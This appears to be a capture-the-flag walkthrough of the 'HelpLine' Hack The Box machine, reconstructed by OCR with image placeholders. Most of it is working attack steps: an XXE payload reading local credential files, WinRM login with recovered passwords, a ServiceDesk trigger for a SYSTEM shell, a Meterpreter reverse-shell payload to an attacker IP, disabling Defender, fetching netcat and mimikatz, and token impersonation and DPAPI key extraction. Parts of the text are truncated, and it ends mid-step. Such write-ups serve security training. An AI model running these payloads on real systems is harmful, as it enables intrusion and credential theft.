
After Refresh we are the administrator on that site too!



Time to look for something interesting. There is a closed Service Desk request.
USERNAME: alice was created for an audit.








There is an Excel File attached to the ticket Solution. Lets download it and have a looksie.
I am running Kali inside a Windows box so I opened the file with Excel. Google Saas should open it too.

I run the below command to se what we are dealing with.
```
binwalk Password+Audit.xslx
```

```
root@kali:~/HTB/boxes/HelpLine# binwalk Password+Audit.xlsx

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 438, uncompressed size: 2140, name: [Content_Types].xml
1007          0x3EF           Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 588, name: _rels/.rels
1812          0x714           Zip archive data, at least v2.0 to extract, compressed size: 828, uncompressed size: 1930, name: xl/workbook.xml
2685          0xA7D           Zip archive data, at least v2.0 to extract, compressed size: 267, uncompressed size: 1121, name: xl/_rels/workbook.xml.rels
3272          0xCC8           Zip archive data, at least v2.0 to extract, compressed size: 700, uncompressed size: 1687, name: xl/worksheets/sheet1.xml
4026          0xFBA           Zip archive data, at least v2.0 to extract, compressed size: 437, uncompressed size: 916, name: xl/worksheets/sheet2.xml
4517          0x11A5          Zip archive data, at least v2.0 to extract, compressed size: 439, uncompressed size: 916, name: xl/worksheets/sheet3.xml
5010          0x1392          Zip archive data, at least v2.0 to extract, compressed size: 971, uncompressed size: 3220, name: xl/worksheets/sheet4.xml
6035          0x1793          Zip archive data, at least v2.0 to extract, compressed size: 1870, uncompressed size: 8300, name: xl/theme/theme1.xml
7954          0x1F12          Zip archive data, at least v2.0 to extract, compressed size: 762, uncompressed size: 2530, name: xl/styles.xml
8759          0x2237          Zip archive data, at least v2.0 to extract, compressed size: 668, uncompressed size: 1422, name: xl/sharedStrings.xml
9477          0x2505          Zip archive data, at least v2.0 to extract, compressed size: 545, uncompressed size: 1224, name: xl/drawings/drawing1.xml
10076         0x275C          Zip archive data, at least v2.0 to extract, compressed size: 1066, uncompressed size: 6420, name: xl/charts/chart1.xml
11792         0x2E10          Zip archive data, at least v2.0 to extract, compressed size: 1167, uncompressed size: 9937, name: xl/charts/style1.xml
13009         0x32D1          Zip archive data, at least v2.0 to extract, compressed size: 253, uncompressed size: 878, name: xl/charts/colors1.xml
13313         0x3401          Zip archive data, at least v2.0 to extract, compressed size: 189, uncompressed size: 299, name: xl/worksheets/_rels/sheet1.xml.rels
13567         0x34FF          Zip archive data, at least v2.0 to extract, compressed size: 193, uncompressed size: 322, name: xl/worksheets/_rels/sheet4.xml.rels
13825         0x3601          Zip archive data, at least v2.0 to extract, compressed size: 188, uncompressed size: 293, name: xl/drawings/_rels/drawing1.xml.rels
14078         0x36FE          Zip archive data, at least v2.0 to extract, compressed size: 210, uncompressed size: 399, name: xl/charts/_rels/chart1.xml.rels
14349         0x380D          Zip archive data, at least v2.0 to extract, compressed size: 450, uncompressed size: 5420, name: xl/printerSettings/printerSettings1.bin
14868         0x3A14          Zip archive data, at least v2.0 to extract, compressed size: 322, uncompressed size: 601, name: docProps/core.xml
15501         0x3C8D          Zip archive data, at least v2.0 to extract, compressed size: 410, uncompressed size: 681, name: docProps/app.xml
17753         0x4559          End of Zip archive, footer length: 22
```

From the above output I can see a Sheet4 exists however in Excel I can only see 3 sheets. hmmmmm...



We run the below command to extract the files from the zip xlsx file.

```
binwalk -e Password+Audit.xlsx
cd _Password+Audit.xlsx.extracted
cd DocProps
cat app.xml
```


This gives us the below output.

```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extended-properties"
xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/
docPropsVTypes"><Application>Microsoft Excel</Application><DocSecurity>0</
DocSecurity><ScaleCrop>false</ScaleCrop><HeadingPairs><vt:vector size="2"
baseType="variant"><vt:variant><vt:lpstr>Worksheets</vt:lpstr></
vt:variant><vt:variant><vt:i4>4</vt:i4></vt:variant></vt:vector></
HeadingPairs><TitlesOfParts><vt:vector size="4" baseType="lpstr"><vt:lpstr>Password Audit</
vt:lpstr><vt:lpstr>Sheet1</vt:lpstr><vt:lpstr>Sheet2</vt:lpstr><vt:lpstr>Password Data</
vt:lpstr></vt:vector></TitlesOfParts><Company></Company><LinksUpToDate>false</
LinksUpToDate><SharedDoc>false</SharedDoc><HyperlinksChanged>false</
HyperlinksChanged><AppVersion>16.0300</AppVersion></Properties>
```

The missing sheet is called "Password Data" so it must be hidden.

```
tr>Sheet2</vt:lpstr><vt:lpstr>Password Data</vt:lpstr></vt:
```

In the open Excel file Right Click a tab and select unhide data and click OK.



The recent penetration test revealed some accounts with weak password security, probably there are more. We should also consider something that can automate account disc
Please update this document with any accounts/logins which you suspect have weak / easily guessable passwords.

System	Username	Password	Priviledge	Action
Oracle	scott	tiger	Yes	
WordPress	admin	megabank1	Yes	
Windows 7 Local Admin	Administrator	Megabank123	No	
MFT download	clients	megabank1	No	
Jump box	gavin		Yes	Find out if still needed
Add additional rows as needed				
Other Accounts Identified (local shadow admins/accounts)				
File containing details from subsequent audit saved to C:\Temp\Password Audit\it_logins.txt on HELPLINE				

Now we have some credentials and a sentence that says...
“File containing details from subsequent audit saved to C:\Temp\Password Audit\it_logins.txt on HelpLine”
I bet there credentials there are more reliable than the ones we have found.
That is added to our goal list. Read that file.

XML is the variable in the game. Let's do a check to see if we can find any XXE Injections to try out.
This one seems interesting.
RESOURCE: https://labs.integrity.pt/advisories/cve-2017-9362/index.html

We navigate to the URI extension /api/cmdb/ci and return some xml

10.10.10.132:8080/api/cmdb/ci

DeskPro ITGlue CIS CCPD Merakai Firepower

This XML file does not appear to have any style information


```
-<API version="1.0">
  -<response>
    -<operation name="">
      -<result>
          <statuscode>3003</statuscode>
          <status>No XML data specified.</status>
          <message>No XML data specified.</message>
        </result>
      </operation>
    </response>
  </API>
```


Fist let's catch a requet in Burp and insert the payload from the above link.
IT WORKS!!!


```
POST /api/cmdb/ci HTTP/1.1
Host: 10.10.10.132:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=A5AE5C44A1DE39F5CDA6CCC031FA081A; JSESSIONIDSSO=C4FCC2285245A51F05D75DB685C9A102;
_rem=true; febbc30d=ce06acdb788f4145830ef4c43f5abbe1;
nesdp01bd61d90e=791ce11bf8624492a1c3ec97fa08e4318f40ca47; 4RequestsshowThreadedReq=showThreadedReqshow;
4RequestshideThreadedReq=hideThreadedReqhide
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 2670

OPERATION_NAME=add&INPUT_DATA=<!DOCTYPE%20foo%20[<!ENTITY%20xxe15d41%20SYSTEM%20"file%3a%2f%2f%2fc%3a%2f
s%2fwin.ini">%20]><API%20version%3d'1.0'%20locale%3d'en'>%0a%20%20%20%20<records>%0a%20%20%20%20%20%20%2
ecord>%0a%20%20%20%20%20%20%20%20%20%20%20%20<parameter>%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
me>CI%20Name<%2fname>%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20<value>Tomcat%20Server%203%26xxe
3b<%2fvalue>%0a%20%20%20%20%20%20%20%20%20%20%20<%2fparameter>%0a%20%20%20%20%20%20%20%20%20%20%20
eter>%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20<name>CI%20Type<%2fname>%0a%20%20%20%20%20%20
%20%20%20%20%20%20%20<value>Business%20Service<%2fvalue>%0a%20%20%20%20%20%20%20%20%20%20%20<%2fparam
0a%20%20%20%20%20%20%20%20%20%20%20<parameter>%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20<nam
```


Lets try to read the it_logins.txt file
To do this we have to URL decode the payload, change the file path and name and than URL encode it.

```
Content-Length: 2670

OPERATION_NAME=add&INPUT_DATA=<!DOCTYPE foo [<!ENTITY xxe15d41 SYSTEM "file:///C:\Temp\Password
Audit\it_logins.txt"> ]><API version='1.0' locale='en'>
    <records>
        <record>
            <parameter>
                <name>CI Name</name>
```

We now have Alice's credentials
USER: alice
PASS: $sys4ops@megabank!

Lets try to use WinRM since this is a windows box to login.
RESOURCE: https://github.com/Alamot/code-snippets/tree/master/winrm
Download the file there and change the code to fit what we need.

```
require 'winrm-fs'

# Author: Alamot
# To upload a file type: UPLOAD local_path remote_path
# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.132:5985/wsman',
#  transport: :ssl,
  user: 'alice',
  password: '$sys4ops@megabank!',
  :no_ssl_peer_verification => true
)
```

```
ruby winrm_with_upload.rb
```

Our first shell is obtained as Alice!
We do not have permission to check the administrator desktop or other directories.

Back to the swisscows search and we find the below resource.
RESOURCE: https://www.manageengine.com/products/service-desk-msp/help/adminguide/configurations/helpdesk/custom-triggers.html
This tells us we can set up an action rule which will execute out commands.


Let's upload a netcat listener to the box with alice and set up an action rule to execute it.
On our machine open the http server for the netcat file.
RESOURCE: https://github.com/DarrenRainey/netcat


```
python -m SimpleHTTPServer
```


On target issue the below command as Alice.

```
Invoke-WebRequest -Uri “http://10.10.14.20:8000/nc64.exe” -OutFile “C:\Windows\System32\spool\drivers\color\nc64.exe”
cd C:\Windows\System32\spool\drivers\color
```

Now in the Web Application, set up a custom trigger action rule.
Go to the Admin tab. Type Custom Trigger into the search and select it.
Click add new action in the top right corner.








Click Save and go to the /mc/ web panel and create a ticket.

Open up a netcat listener on our machine.
```
nc -lvnp 8089
```
Create a new ticket.



We have a shell as System!

We cannot read the root.txt file or the user.txt file

This is because the files are encrypted. The cipher command can unecrypt the files.
Administrator encrypted the root.txt file and Tolu encrypted the user.txt file.
We have to privilege escalate to Administrator and Tolu user to read the flags.
After enumerating users directories,we find admin-pass.xml in leo desktop directory.
This is a file only Leo can read.

With the system shell lets try a Meterpreter session and use incognito to check for tokens to impersonate.

Generate the payload.
```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.20 LPORT=8002 -f exe -o rev.exe
```

```
msfconsole
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.20
set LPORT 8002
show options
run
```

Now we need to upload the payload to the target and execute it.
Let's turn of Windows Defender to try and prevent any issues there.

```
powershell.exe Set-MpPreference -DisableRealtimeMonitoring 1
Invoke-WebRequest -Uri “http://10.10.14.20:8000/rev.exe” -OutFile “C:\Windows\System32\spool\drivers\color\rev.exe”
C:\Windows\System32\spool\drivers\color\rev.exe
```

Our shell is opened

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.20:8002
[*] Sending stage (206403 bytes) to 10.10.10.132
[*] Meterpreter session 1 opened (10.10.14.20:8002 ->

meterpreter >
[HTB] 0:openvpn  1:winrm- 2:msf* 3:python
```

```
load incognito
list_tokens -u
```

Lets try to impersonate leo and read that xml file.

```
impersonate_token HELPLINE\\leo
type C:\Users\leo\Desktop\admin-pass.xml
```

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
HELPLINE\alice
HELPLINE\leo
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token HELPLINE\\leo
[+] Delegation token available
[+] Successfully impersonated user HELPLINE\leo
```

It contains the below string.
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000f2fefa98a0d84f4b917dd8a1f5889c81000000000

The string is a PowerShell password encrypted. The first 48 chars are the same when encrypting a password via powershell. (DPAPI)

Lets get Leo's GUID master key. To do this we will need mimikatz.exe
```
Invoke-WebRequest -Uri "http://10.10.14.20:8000/mimikatz.exe" -OutFile "C:\windows\system32\spool\drivers\color\mimikatz.exe"
mimikatz # sid::lookup /name:leo
```

```
C:\Windows\System32\spool\drivers\color>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  4 2019 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Cam Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sid::lookup /name:leo
Name  : leo
Type  : User
Domain: HELPLINE
SID   : S-1-5-21-3107372852-1132949149-763516304-1009

mimikatz # _
[HTB] 0:openvpn  1:winrm- 2:msf* 3:http
```

From the powershell system shell issue the following command.
```
ls C:
\Users\leo\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-763516304-1009\
```
-a--s-
12/24/2018 11:30 PM
2249
0adb35e6af79140cd17cd02c4e6fa128_86f90bf3-9d4c-47b0-bc79-380521b14c85

Now to obtain the GUID Master key
mimikatz # dpapi::capi /in:"C:
\Users\leo\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-763516304-1009\0a
bc79-380521b14c85"

```
mimikatz #dpapi::capi /in:"C:\Users\leo\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3107372852-1132949149-76
85"
ERROR mimikatz_doLocal ; "1009\0adb35e6af79140cd17cd02c4e6fa128_86f90bf3-9d4c-47b0-bc79-380521b14c85dpapi" mod

        standard  -  Standard module  [Basic commands (does not require module name)]
          crypto  -  Crypto Module
        sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials...]
        kerberos  -  Kerberos package module  []
       privilege  -  Privilege module
         process  -  Process module
         service  -  Service module
         lsadump  -  LsaDump module
              ts  -  Terminal Server module
           event  -  Event module
            misc  -  Miscellaneous module
           token  -  Token manipulation module
           vault  -  Windows Vault/Credential module
     minesweeper  -  MineSweeper module
             net  -
           dpapi  -  DPAPI Module (by API or RAW access)  [Data Protection application programming interface]
       busylight  -  BusyLight Module
          sysenv  -  System Environment Value module
             sid  -  Security Identifiers module
             iis  -  IIS XML Config module
             rpc  -  RPC control of mimikatz
            sr98  -  RF module for SR98 device and T5577 target
             rdm  -  RF module for RDM(830 AL) device
             acr  -  ACR Module
```

guidMasterKey
: {98fafef2-d8a0-4b4f-917d-d8a1f5889c81}

Let’s get the guidMasterKey from the admin-pass.xml string. We will
use cut command for that.
```
echo -n
"01000000d08c9ddf0115d1118c7a00c04fc297eb01000000f2fefa98a0d84f4b917dd8a1f5889c8100000000
| cut -c49-80
```
f2fefa98a0d84f4b917dd8a1f5889c81

admin-pass.xml guidMasterKey
f2 fe fa 98a0 d84f 4b91 7dd8 a1 f5 88 9c 81
leo guidMasterKey
98fafef2-d8a0-4b4f-917d-d8a1f5889c81

We can see above that guidMasterKeys do match.
This means admin-pass.xml string is a PowerShell encrypted password which we already knew.
The file has been encrypted by leo.
Knowing that we can decrypt the password using PowerShell under a leo shell.


DECRYPTING admin-pass.xml

In the leo shell do the following. To save some writing the intial script below errors out.
